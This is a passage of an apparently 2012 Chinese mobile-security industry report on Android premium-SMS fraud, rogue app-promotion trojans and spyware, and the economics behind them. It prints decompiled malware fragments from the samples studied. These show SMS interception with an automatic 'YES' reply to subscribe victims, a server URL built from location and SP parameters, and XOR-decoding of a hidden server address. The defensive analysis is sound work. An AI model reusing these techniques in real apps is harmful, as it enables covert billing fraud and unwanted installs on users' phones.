如以 2012 年网秦截获的“吸费蝙蝠”、“吸费蝙蝠二代”吸费软件为例，**首先其会默认屏蔽产生费用的 SP 服务公司所在的区域，并已默认屏蔽北京、广州、上海三地，而通过服务器配置**，只在如江苏、河南、内蒙古等地生效，借以躲避“北上广”地区的审查力度，增高取证门槛，且利用二线、三线城市可能存在的部分安全监管隐患继续实施扣费行为。

扣费号码	吸费项目	SP公司	屏蔽地区
106656XXXX、	美女靓图	广东华X通信技术有限公司	北京、广州、天津、湖南
106656XXXX	医疗、问诊短信	上海X石信息技术公司的短信	北京、天津、上海
68083XXX	健康提示	河南华X通信技术有限公司	北京、广东、河南、新疆
106693XX	笑话套餐	广州恒X贸易有限公司	北京、、广东、山东、河南
106354XXXX	语音聊天套餐	广州天X网络科技有限公司	北京、广州、上海、天津

2012 年上半年恶意软件已可有针对性的屏蔽部分敏感地区（来源:网秦“云安全”监测平台）

2）新形态：后台自动回复，直接强行开通

而在其扣费方式上，经过分析发现，目前恶意吸费软件多已可屏蔽掉来自各地运营商的业务确认短信同时，**通过自动回复，且完全模拟用户的订购行为模拟短信来往操作**的行为，如下图所示:

```
while (true)
{
  return;
  label288: arrayOfSmsMessage[i] = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
  this.from = arrayOfSmsMessage[i].getOriginatingAddress();
  this.content = arrayOfSmsMessage[i].getMessageBody().toString();
  i++;
  break;
  label337: if (!this.from.equals("[illegible]"))
    continue;
  abortBroadcast();
  if (str3 != "")
    continue;
  SmsManager.getDefault().sendTextMessage(this.from, null, "YES", null, null);
  postData(str1, str2, this.from, this.content, "broadcastreceiver");
}
}
```

恶意吸费软件多已实现自动回复开通 SP 付费业务（来源:网秦“云安全”监测平台）

如图提示，在确认短信提示“回复 3 继续点播 XX 增值业务”时，实际恶意软件会完全模拟用户行为在后台回复“3”确认开通，模拟包括“是”、“Y”、“1”等短信确认指令，使得用户**在毫不知情的状态下被“确认点播”、“确认开通”**从而定制相关 SP 业务。

3）新特性：小额、多次，服务器灵活配置

此外，经过分析发现，2012 年上半年中，大多数 Android 吸费软件的扣费形式已从过去通过本体配置好的特征与行为进行扣费，升级为**通过接收远程服务器指令来灵活配置扣费**，如全部通过服务器下发的指令来进行操作，灵活配置扣费地区，时段，并采用小额、多次的扣费方式有降低用户对话费损失的感知。

```
String str1 = DownManager.this.spName;
String str2 = replace(str1);
localDownManager2.spName = str2;
String str3 = this.location;
String str4 = replace(str3);
this.location = str4;
StringBuilder localStringBuilder1 = new StringBuilder("http://123.                                                    ");
String str5 = DownManager.this.spName;
StringBuilder localStringBuilder2 = localStringBuilder1.append(str5).append("&location=");
String str6 = this.location;
StringBuilder localStringBuilder3 = localStringBuilder2.append(str6).append("&appname=");
String str7 = DownManager.APPNAME;
```


吸费软件可调用服务器配置灵活调整扣费号段（来源:网秦“云安全”监测平台）

如图所示，由于吸费软件默认读取的是服务器中预设的服务器配置表，更根据配置表路径，实际黑客**可随意通过更新、替换新的扣费号段**，从而通过一次传播而满足不同非法 SP 广告主的“需求”，甚至可在一天内变换几次扣费对象，灵活性更强。

4）黑色产业链：制作、传播、分成“一条龙”

与此同时，2012 年上半年中，伴随吸费软件在形式、形态、特性上的不断变换，以及传播量的增强，已在 2010、2011 年便出现的手机吸费黑色产业链也加速了成型的步伐，至 2012 年上半年，通过**分析、模拟，手机吸费的黑色产业链实际已基本形成。**

如下图所示，目前，制作恶意软件的黑客已和相关的非法 SP 公司形成了紧密的“合作关系”，黑客通过技术手段**将非法 SP 提供的扣费号段植入到应用中诱骗用户下载**，而在用户**感染吸费软件后则会利用非法 SP 公司的短信计费和服务定制通道来产生费用**，而在产生资费之后，还会按照不等的分成比例来合取暴利。



吸费软件的传播过程与背后的黑色利益链条（来源:网秦“云安全”监测平台）

根据央视《每周质量播报》记者在多次探访后了解到的分成比例，非法 SP 与黑客的分成比例在 30%、60%之间，部分暗自传播吸费软件和刷机商、渠道商也会有 10%的收益。

2. 流氓推广，“自动下软件”背后的暴利产业

在手机吸费问题日益引发关注的同时，2012 年上半年，手机流氓推广木马也呈现了泛滥的势头，“自动下软件”、“自己下软件”，“不停下软件”都已成为各搜索引擎、论坛中的热议焦点，而在其中，一条黑色产业链也在悄然形成，更因其数量惊人成为新的黑色暴利产业。

1）影响：自动下软件耗费流量电量，用户不能承受之重


来自网秦“云安全”监测平台的数据显示，在 2012 年上半年截获的“远程控制木马”类恶意软件中，**超过 70%，超过 3300 款具备接收服务器指令后通过联网下载、强行推送到用户手机进行流氓推广的行为**，其中包括典型恶意软件“耗电行者”、“暗黑推手”等。

数据显示，2012 年上半年，手机流氓推广木马已在全球范围内直接感染手机 521 万部（其中中国大陆地区 468 万部），以其平均日下载 2 次 X 单次安装 1 元的平均结算价格计算，仅在一天时间内，通过“远程控制木马”实施恶意推广的最高获利或达 936 万元。

而与吸费软件不同，尽管在并不会对用户的话费安全造成直接威胁，但仍然会对用户的流量、电量和使用权益产生冲击，如以 2012 年 6 月截获的“耗电行者”为例，流量损耗方面，由于会利用手机的联网空隙（如黑屏状态下），自动在后台下载软件（到 SD 卡中）进行流氓推广。


测试显示，“耗电行者”平均每日下载 3 到 5 次，单个推广文件体积在 3 至 6MB 之间（黑客可通过远程服务器非常灵活的配置下载频次和下载内容，对时长等随意定制），大量消耗用户的手机上网流量（**平均每天平白**

耗费 20 至 30MB 流量）。



手机流氓推广木马日流量损失估算（来源:网秦“云安全”监测平台）

电量方面，“耗电行者”还会启动大量的 CPU 数据运算，从而导致大量的手机电量损耗。如经测试发现，正常 Android 手机在充满电量情况下，通常待机时间在 28 至 35 小时左右，而感染“耗电行者”后，由于在后台下载、安装过程中会大量损耗电量。



感染“耗电行者”后的与正常使用手机的待机时间对比

如图所示，通过 5 部测试手机进行测试发现，**感染“耗电行者”后手机待机时间均已被缩减到不足 15 小时**，直接差距在半数以上。

2）利益：通过流氓推广蒙蔽广告主进行结算


当前，手机广告主为有效推广自身应用，通常会通过渠道代理来进行广告投放的方式来增加用户量，并以实际效果，如下载次数、激活次数与之结算，而在通常情况下，渠道代理商会通过在应用商店中做推荐、与终端厂商进行预装合作等正规形式来为其增加用户，并于广告主正常结算。

而在通过正规渠道推广应用的同时，受广告主不菲的结算价格（如目前行业标准价，平均下载激活一次计算 1 至 2 元）诱惑，一些渠道代理商（恶意推广联盟）会不惜通过恶意软件联网自动下载、强行刷机内置的流氓推广的方式来强推应用，并通过一条密集的、连贯的流氓推广产业链来快速达成推广指标，**从而蒙蔽广告主，与之结算分成，从中谋利**，如图所示，双方在性质与本质上存在明显区别。

正规/恶意推广联盟性质与本质的区别（来源:网秦“云安全”监测平台）

例如，与正规推广联盟不同，恶意推广联盟的核心目的就是通过流氓推广、将应用强推到用户手机来满足广告主的“装机量”指标来实现利益最大化，一是这些渠道代理商或直接自制、或伙同从事恶意软件制作的黑客将包含推送这些应用的网址加入到如“炸弹人”、“硬币海盗”、“财急送”、“京东商城”等热门应用之中，并通过一些安全认证薄弱的应用商店骗取用户下载。

而一旦诱骗用户下载安装后，这些应用在手机后台自动联网，分时段、分批次下载这些广告主设定的推广应用，下载成功或在获得 ROOT 权限静默安装成功后，分别按照下载次数、安装成功款数与广告主结算，若是采取与黑客合作的方式，则会再按照适当的分成比例和黑客划分。如下图:



手机流氓推广黑色产业链（来源:网秦“云安全”监测平台）

通过这一方式，实际上**手机用户、受害者**在下载到这样一款**恶意软件**（存在恶意推广代码的 APP 应用）时，实际就已经落入到了这样一个周密的推广陷阱之中，一则会造成自身的**流量电量损耗**，二则成为恶意推广联盟

利用的对象，通过随之的分成收益，如 1.5 元/款的安装结算、0.3 至 0.5 元/次的下载结算价格，根据传播频次谋取暴利。


而广告主同样也将因被恶意推广联盟蒙蔽而遭受损失，如在投入不菲经费后反只获得低质量用户，并因产品“被流氓推广”造成用户的强烈反感，使品牌严重受损，并就此影响整个生态链的健康发展。

同时，对于黑客自身，除利用这条流氓推广产业链诱骗结算外，实际也具备传播恶意吸费、隐私窃取恶意软件的行为，例如，将某些吸费软件配置到下载列表中，再通过同样的手段进行发布，则极易通过推送到手机后外发短信定制某些 SP 业务而使用户蒙受话费损失。

恶意

黑客同样可通过流氓推广传播手机吸费软件（来源:网秦“云安全”监测平台）

二则通过不同渠道，采用刷机方式将这些应用强行内置到用户的手机之中，例如与一些水货刷机市场合作，将出厂手机中原已内置的应用删除，再重新内置到新的推广应用，重新包装后销售，此时当消费者购买到手机后，就会在联网过程中自动返回激活信息，依此蒙蔽广告主试图骗取收益，通过分析模拟的黑色利益链条如下:



推广联盟通过刷机流氓推广蒙蔽广告主谋求利益

相比通过网络自动下载推送的流氓推广方式，通过“刷机”内置到手机的流氓推广方式更为恶劣，这些应用由于已经被打入到了系统底层，在手机未获得 ROOT 权限的情况下并无法卸载，这无疑会增加其的激活数量，且通过用户购买手机后进行第一次联网时上传安装确认信息，**借此蒙蔽广告主进行结算。**

3）新特性:加密服务器地址，灵活设定下载方式、频次


而在直接对用户造成恶劣影响，并通过一条完整的黑色产业链来谋取暴利的同时，流氓推广木马在特征上也出现了较多的变换，首先多已可**对服务器网址进行加密**，可**灵活配置下载列表**，且隐蔽自身特征，**伪装提示安装**，还可自动**判断手机是否具备 ROOT 权限**等。

例如，目前多数手机流氓推广软件（如“暗黑推手”、“耗电行者”），均对用于推送软件的服务器地址进行了加密处理，在感染手机后再通过解密指令读取，从而再读出其中的服务器列表，推送指令和下载内容，如下图

```
private String getUrl()
{
  String str = "";
  try
  {
    InputStream localInputStream = this.context.getAssets().open("user.bd");
    int i = localInputStream.available();
    byte[] arrayOfByte1 = new byte[i];
    byte[] arrayOfByte2 = new byte[i];
    localInputStream.read(arrayOfByte1);
    for (int j = 0; ; j++)
    {
      if (j >= i)
      {
        str = new String(arrayOfByte2);
        break;
      }
      arrayOfByte2[j] = (byte)(arrayOfByte1[j] ^ PASS[(j % PASS.length)]);
    }
  }
  catch (Exception localException)
  {
  }
  return str;
```

通过读取加密文件对线程为 S 的服务器链接进行解密（来源:网秦“云安全”监测平台）

解密完成后，便可读取服务器地址，其中包含有用于流氓推广的指令以及黑客配置好的下载列表，而这个下载列表，实际通过服务器端可进行灵活配置。



解密网址后得到服务器地址并读取下载列表（来源:网秦“云安全”监测平台）

同时根据指令，在下载、安装过程中，流氓推广木马还可自动检测当前网络状态。设置其延迟时间，若网络为 wifi 则立刻下载，若为其他，则每隔若干小时下载一次（可灵活配置）。

```
protected void loop()
{
  NetworkInfo localNetworkInfo = ((ConnectivityManager)this.context.getSystemService("connectivity")).getActiveNetworkInfo
  if ((localNetworkInfo != null) && (localNetworkInfo.isAvailable()) && (!this.downloadNow))
    if (localNetworkInfo.getTypeName().equals("WIFI"))
    {
      Iterator localIterator2 = this.softDownService.getUnDownloadSoft().iterator();
      if (localIterator2.hasNext())
      {
        P localP2 = (P)localIterator2.next();
        new I(this.context, localP2.getId(), localP2.getPath(), "download/", localP2.getName(), this.handler).start();
        this.downloadNow = true;
        setSleepTime(60000L);
      }
    }
  while (true)
  {
    return;
    Iterator localIterator1 = this.softDownService.getUnDownloadSoft().iterator();
    if (!localIterator1.hasNext())
      continue;
    P localP1 = (P)localIterator1.next();
    new I(this.context, localP1.getId(), localP1.getPath(), "download/", localP1.getName(), this.handler).start();
    this.downloadNow = true;
    setSleepTime(180000000L);
    continue;
    setSleepTime(60000L);
  }
}
```

根据指令可配置其的网络环境和下载频次（来源:网秦“云安全”监测平台）

而在自动下载完成后，流氓推广木马还可通过服务器指令配置弹窗显示的文字内容，如以“系统更新”为名诱骗用户点击安装，而一旦安装后则会记录次数上传以与黑客分成。

流氓推广木马伪装“系统更新”诱骗用户安装（来源:网秦“云安全”监测平台）

下载后，目前手机流氓推广木马多已具备对 ROOT 权限这一 Android 系统的核心权限的判定过程，如针对带 root 的手机，样本会运行命令申请获得 root 权限，用户一旦授予权限，样本便会在后台将 SD 卡的 download 文件夹下的样本，静默安装在/data/data/路径下，获取 root 权限直接完成安装。

针对未 ROOT 的用户，样本下载后会通过通知栏通知用户**“系统更新，您好，已经获取最新更新，请点击安装”**等欺骗性词汇，诱导用户安装下载的软件。

3. 隐私窃取，国内玩窃听，海外爱盯梢

除通过传播吸费软件对用户的话费安全构成了严重威胁，通过流氓推广木马对用户的流量、电量构成了严重威胁的同时，隐私安全问题也同样备受重视，且其出现了较强的地域性，并通过底下销售网络已形成了一条直接、间接获利的黑色产业链。为此，本次报告也结合地域和当地的隐私安全危机特点进行了全面解读。

1）现状:地域差异明显，国内玩窃听，海外爱“盯梢”

在中国大陆地区，手机窃听软件依然横行，如在 2012 年 4 月，网秦“云安全”监测平台曾再度截获 X 卧底的最新变种，包括“http://www.xwodi**.cc/”等域名则依然可以访问、购买，而从其页面公告可看出，为躲避国内监察，网站服务器已转向海外。

X 卧底是典型的手机窃听软件，自 2006 年被网秦率先截获后至今已持续销售、传播 6 年，至今累计感染手机近 100 万部，这类窃听软件利用了手机的三方通话功能，在诱骗用户安装后，每次启动时可由黑客在通话时插入一则波段，实际置于同一通话环境之中，而在其中可以随意听取通话信息。

由于“X 卧底”成本低廉，且有多种盈利模式（如兜售商品直接获利，转卖隐私间接获利），使之尽管一再收到政府、相关机关的打击，仍然存在地下销售网络。

而在海外，特别是俄罗斯市场中，间谍软件则主要盯准用户的地理位置，如 2012 年，网秦“云安全”监

测平台数据显示，在上半年截获的隐私窃取类恶意软件中，**更有超过 43%的恶意软件可通过 GPS 或连接地图 API 实现对目标手机的跟踪定位。**尤其是在俄罗斯、中东地区泛滥。

这类 APP 应用的工作远离实际非常简单，通过诱骗安装后通过定位指令可返回地图坐标，依此对应判断用户的所在位置。 值得注意的是，更多应用以“家长控制”为名来上架销售，但却均是以悄然安装，无任何提示进行实时监控的使用模式，如何在角度上对其加以衡量和辨别，也正在成为国内海外用户普遍顾虑的环节。

定位跟踪类间谍软件的传播方式与工作原理（来源:网秦“云安全”监测平台）

2）背后:经济利益驱动，直接获利 or 间接获利

